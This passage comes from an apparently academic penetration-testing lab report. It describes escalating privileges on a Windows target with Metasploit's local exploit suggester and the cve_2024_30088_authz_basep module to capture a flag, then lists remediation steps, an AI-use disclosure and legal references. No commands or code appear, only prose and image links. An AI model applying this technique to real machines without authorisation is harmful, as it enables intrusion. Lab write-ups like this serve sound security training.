


Figure 2.48: Attempt to retrieve the flag but access denied - privilege escalation required

Exploits to perform a privilege escalation were searched through the local suggester in the metasploit console.




Figure 2.49: searching for exploits through msfconsole with the local exploit suggester, part 1



Figure 2.50: Exploit list part 2

After a biref research among the several exploits available, it stood out that the best exploit to run to potentially perform a privilege escalation was the **cve_2024_30088_authz_basep**.




Figure 2.51: Exploit set up - cve_2024_30088_authz_basep




Figure 2.52: Privilege escalation vulnerability successful exploitation

After the exploitation the user was in the C:\Windows\system32 directory.




Figure 2.53: Position of the user on the target machine after privilege escalation - C:\Windows\system32

Then the position was changed to the C:\directory and the flag was finally captured.




Figure 2.54: Directory change + flag capture

2.5.1.2 Proposed solutions

Quick fixes

- Implement SMTP authentication and disable anonymous relay
- Disable anonymous ftp login
- Email filtering with anti-malware scanning

Long-term fixes

- Implement protocols to prevent email phishing and domain impersonation
- Security awareness staff training on phishing (more broadly, on social engineering)

Generative AI Usage Disclosure:

- **Name and version**: Perplexity (Pro Version)
- **Publisher**: Perplexity AI (Perplexity, Inc.)
- **URL**: https://www.perplexity.ai./
- **Usage description**: I used Perplexity for:
  - Feedback and advice on readability
  - Grammar and spelling check
  - Polishing the final product

Bibliography

[1] UK Parliament. *Computer Misuse Act 1990*. Chapter 18. Retrieved 15 December 2025. 1990. URL: https://www.legislation.gov.uk/ukpga/1990/18/contents.

[2] European Parliament and Council. *Regulation (EU) 2016/679 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data (UK GDPR)*. Retrieved 15 December 2025. Apr. 2016. URL: https://www.legislation.gov.uk/eur/2016/679/contents.